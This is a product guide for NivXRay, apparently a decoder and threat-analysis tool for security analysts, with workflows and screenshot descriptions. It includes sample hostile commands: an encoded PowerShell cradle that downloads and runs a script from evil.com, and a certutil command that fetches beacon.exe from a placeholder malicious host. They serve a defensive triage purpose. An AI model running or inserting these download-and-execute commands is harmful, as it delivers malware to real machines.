

# NivXRay

## All Guide

CyberChef-style decoder & threat-analysis platform

10 features · 9 workflows · 3 categories

Auto-generated on 2026-07-18 · Audience: **all**

# Table of Contents

---

## Task-Oriented Workflows

- Promote a Correction to the Regression Corpus
- Investigate an Encoded PowerShell Command
- Pivot from a Single IOC to a Full Investigation
- Payload Example · certutil.exe LOLBAS Dropper
- Payload Example · Double-Encoded (ROT13 + Base64)
- Payload Example · Encoded PowerShell Download-Cradle
- Payload Example · Hex-Encoded Shellcode Blob
- NivXRay UI Reference · Every Panel · Every Tab
- NivXRay Workspace Tour · Getting Started

## Features by Category

### Admin — 2 entries

- Regression Dashboard
- TAXII 2.1 Push

### Analyst Workbench — 5 entries


- Auto-Investigate
- Candidate Explorer
- Analyst Correction
- Investigation Timeline
- Threat-Intel Enrichment

### Decoders — 3 entries

- Base58 Decode (Bitcoin alphabet)
- Base64 Decode
- ROT13 / ROT-N / Caesar shift


# Analyst Flow — 5W1H

Follow the arrows. Every step answers one of the six analyst questions.




# Auto-Investigate · Pipeline Anatomy

One click → six stages → verdict. Each stage emits to the timeline.




# Attack Graph - Node Anatomy

Nodes are colour-coded, edges label the transformation that produced them.



# Decoding Chain - Stage Anatomy

Each stage is atomic: input bytes → operation → output bytes.



# Task-Oriented Workflows

Real analyst workflows — start here. Each workflow chains the features below into an investigation.

---

## ◆ Promote a Correction to the Regression Corpus

*Guarantee this input never silently regresses again.*

### Step 1 — Decode the input

**Action:** Paste in the Workspace and open the Candidate Explorer

**Expected:** A candidate wins — but you can see it's not the right answer

### Step 2 — Click CORRECT THIS

**Action:** Enter the correct output + chain + optional notes

**Expected:** Correction modal opens; enter the truth

### Step 3 — Enable promote + trigger benchmark

**Action:** Check both boxes on the correction modal, name the sample, and submit

**Expected:** `learning\_events` entry created; `regression\_corpus` entry created; benchmark runs immediately

### Step 4 — Review the Regression Dashboard

**Action:** Open /admin and scroll to Regression Dashboard

**Expected:** Corpus size +1; if the new sample fails, the gate BLOCKS further library promotion

Screenshot 1 · step\_1



Full triage of a suspicious `powershell -EncodedCommand ...` string from paste to report.

**Step 1 — Paste the command**

**Action:** Paste the full PowerShell command (including the base64 blob) into the Workspace input

**Expected:** The Magic Decoder auto-detects Base64 and produces a decoded payload

**Step 2 — Open the Candidate Explorer**

**Action:** Click "Show Candidate Explorer"

**Expected:** Base64 wins with high confidence; runners-up (rot13, base58) show structured rejection reasons

**Step 3 — Enrich the IOCs**

**Action:** Click the ■ icon next to each extracted URL / IP / domain

**Expected:** VT/OTX/AbuseIPDB verdicts appear inline; malicious IOCs are highlighted in red

**Step 4 — Review the MITRE mapping**

**Action:** Look at the MITRE chips (T1105 Ingress Tool Transfer, T1059.001 PowerShell, ...)


**Expected:** Techniques align with the decoded command's behaviour

**Step 5 — Correct the decode (if needed)**

**Action:** Click "CORRECT THIS" if the auto-verdict is wrong; promote to corpus

**Expected:** The correction lands on the investigation timeline; a benchmark run fires

Screenshot 1 · step\_2



Screenshot 2 · step\_3

97 OPS

MITRE

YARA

LOLBAS

IOC

OSINT

FLOW

PERSONA · NivX Cognis

LLM · Default

NIVXRAY DECODE

ADVANCED

HISTORY

SHARE

COPY LINK

REPORT

UPLOAD

STATUS ANALYSIS COMPLETE · Malicious

INPUT 225c · OUTPUT 696

LOAD EXAMPLE: ♦ POWERSHELL-ENCODEDCOMMAND ♦ RANSOMWARE NOTE ♦ DEFANGED IOCS BUNDLE ♦ NESTED BASE64 - GZIP ♦ URL-ENCODED XSS

♦ SHOW CANDIDATE EXPLORER Ranked encoding candidates · evidence · why-not breakdown · IOCs / LOLBins / MITRE

OPERATIONS97

Q Search operations...

COMPRESSION8

Gzip Decompress  
Decompress gzip data (accepts base64 or hex input).

Zlib Decompress  
Decompress zlib/deflate data.

Base64 → Gzip Decompress  
Base64 decode then gzip decompress.

Base64 → Zlib Decompress  
Base64 decode then zlib decompress.

Bzip2 Decompress  
Decompress a bzip2-compressed blob (accepts base64 or hex).

LZMA/XZ Decompress  
Decompress an LZMA/XZ blob (accepts base64 or hex).

LZ4 Frame Decompress  
Decompress an LZ4-framed blob.

LZ4 Block Decompress  
Decompress an LZ4 block (raw). Requires uncompressed\_size hint.

CRYPTOGRAPHY32

Base64 Decode  
Decode a Base64 string (auto-extracts payload from scripts, ...)

Base64 Encode  
Encode data as Base64.

Base32 Decode  
Decode a Base32 string.

Hex Decode  
Decode hexadecimal string to text.

ASCII Decimal Codes → Text  
Decode a stream of space/comma-separated decimal ASCII codes.

Binary ASCII (0/1) → Text  
Decode a stream of space-separated 8-bit binary bytes back to text.

PowerShell Binary/Hex Split-Array → Text  
Decode PowerShell binary-split obfuscation: ".Split('junkcha...)

Hex Encode  
Encode text as hexadecimal.

ROT13  
Caesar cipher with shift 13.

ROT47  
ROT47 substitution across printable ASCII.

XOR (single-byte key)  
XOR the input against a single-byte key.

INPUT225 chars

AUTO INVESTIGATE

DECODE

CLEAR

CHAIN MODE (MULTI-STAGE)

RECIPE3 STEPS

1extract-payload

2Base64 Decode

3UTF-16LE Decode

DECODING TRACEMAGIC · deep recursion · 100% CONFIDENCE · 3 LAYERS PEELED

extract-payload → B64 base64-decode → U16 utf16le-decode

1extract-payload — Isolated payload string from script/command wrapper

SQBFAFGAKABOAGUAdwATAE8AYBgqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGWAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMANQAnACKA

154 chars

JUMP TO THIS LAYER

2B64base64-decode — Base64-encoded payload detected

3U16utf16le-decode — UTF-16LE byte pattern

OUTPUTHYBRID · 0 JS · 3 BE · 0 ms · 696 · -1568

TEXT

HEX

B64

DIFF

AI DESCRIBE

ANALYZE + OSINT

COPY

IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')

PREDICTED PROCESS TREE

PREDICT TREE

COLLAPSE

Click PREDICT TREE to reconstruct the downstream process tree from the decoded payload using the anti-hallucination LLM Parser.

THREAT ANALYSIS

HELPFUL

HINTS

MALICIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

TI-HITS

OSINT

AI

FLOW

CHAIN

INVESTIGATION GRAPH

MAGIC

100% CONFIDENCE

EXPAND

1RAW INPUT  
225 chars

2EXTRACT-PAYLOAD  
Isolated payload string from script/command wrapper

3BASE64-DECODE  
Base64-encoded payload detected

4UTF16LE-DECODE

+ TRAINING NOTE

RAW INPUT

DECODE

IOC

MITRE / LOLBIN

HIGH-RISK

TI HIT

Screenshot 3 · step\_4

© 2026 NivXRay

Page 11

Screenshot 4 · step\_5

The screenshot shows the NivXRay interface with a dark theme. At the top, there's a navigation bar with tabs: WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. The user is logged in as admin@nivxray.com. Below the navigation bar, there's a section for operations with filters like OPS, MITRE, YARA, LOLBAS, IOC, OSINT, and FLOW. The main workspace is divided into several panels:

- Left Panel:** A list of operations with a search bar. The 'COMPRESSION' section is active, showing various decompression options like Gzip, Zlib, Base64, Bzip2, LZMA/XZ, LZ4, and Cryptography.
- Center Panel:** The 'INPUT' section shows a 225-character command string. Below it, a 'RECIPE' section lists three steps: 01 extract-payload, 02 Base64 Decode, and 03 UTF-16LE Decode. The 'DECODING TRACE' section shows the process of decoding the input into a Base64 string and then into a UTF-16LE byte pattern.
- Right Panel:** The 'THREAT ANALYSIS' section shows a 'GRAPH' view with a flowchart of the decoding process. It includes a 'MALICIOUS' status indicator and a 'CONFIDENCE' score of 100%.

Related: [base64\\_decode](#) [candidate\\_explorer](#) [threat\\_intel\\_enrichment](#) [correction\\_flow](#)

## ◆ Pivot from a Single IOC to a Full Investigation

Start from a lone URL/IP/domain and build a complete threat picture.

### Step 1 — Paste the raw IOC

**Action:** Drop the URL, IP, or hash into the Workspace input

**Expected:** Candidate Explorer classifies it and skips decoding (input is already plaintext)

## Step 2 — Enrich against all providers

**Action:** The IOC chip auto-shows enrichment badges (or click )


**Expected:** VT/OTX/AbuseIPDB verdicts appear; aggregate = MAX severity

## Step 3 — Push to TAXII (optional)

**Action:** If verdict is malicious, admin can push to the configured TAXII feed

**Expected:** STIX 2.1 bundle successfully posted; entry appears in the push log

Screenshot 1 · step\_1



The screenshot displays the NivXRay web application interface. The top navigation bar includes links for WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. The user is logged in as admin@nivxray.com. The main workspace shows an analysis of the URL `https://malicious.example.net/beacon.exe`. The left sidebar contains various analysis tools categorized under OPERATIONS, COMPRESSION, CRYPTOGRAPHY, and more. The central workspace shows the input URL and the output of the analysis, which includes a predicted process tree. The right sidebar displays threat analysis results, including a graph, MITRE, LOLBAS, and rules. The interface is dark-themed and includes various interactive elements like buttons, dropdowns, and search bars.

Related: [threat\\_intel\\_enrichment](#) [taxii\\_push](#) [investigation\\_timeline](#)

## ◆ Payload Example · certutil.exe LOLBAS Dropper

The `certutil -urlcache -f <url> <path>` living-off-the-land trick — `certutil.exe` (a signed Microsoft binary) is abused to download a payload while evading AV. NivXRay flags the LOLBAS abuse and pivots on the URL.

### Step 1 — The raw command

**Action:** Paste ``cmd.exe /c certutil.exe -urlcache -split -f https://malicious.example[.]net/beacon.exe C:\Users\Public\svc.exe`` into the workspace.

**Expected:** No decoding needed — this one is already plaintext.

## Step 2 — AUTO INVESTIGATE

**Action:** Click AUTO INVESTIGATE. The engine skips decoders (nothing to decode) and jumps straight to threat analysis.

**Expected:** Verdict = **Malicious**. MITRE = T1105 (Ingress Tool Transfer) + T1218 (Signed Binary Proxy Execution). LOLBAS tab lights up with ``certutil.exe``.

## Step 3 — LOLBAS tab

**Action:** Click LOLBAS. ``certutil.exe`` is listed with intent = Download, plus a link to lolbas-project.org.

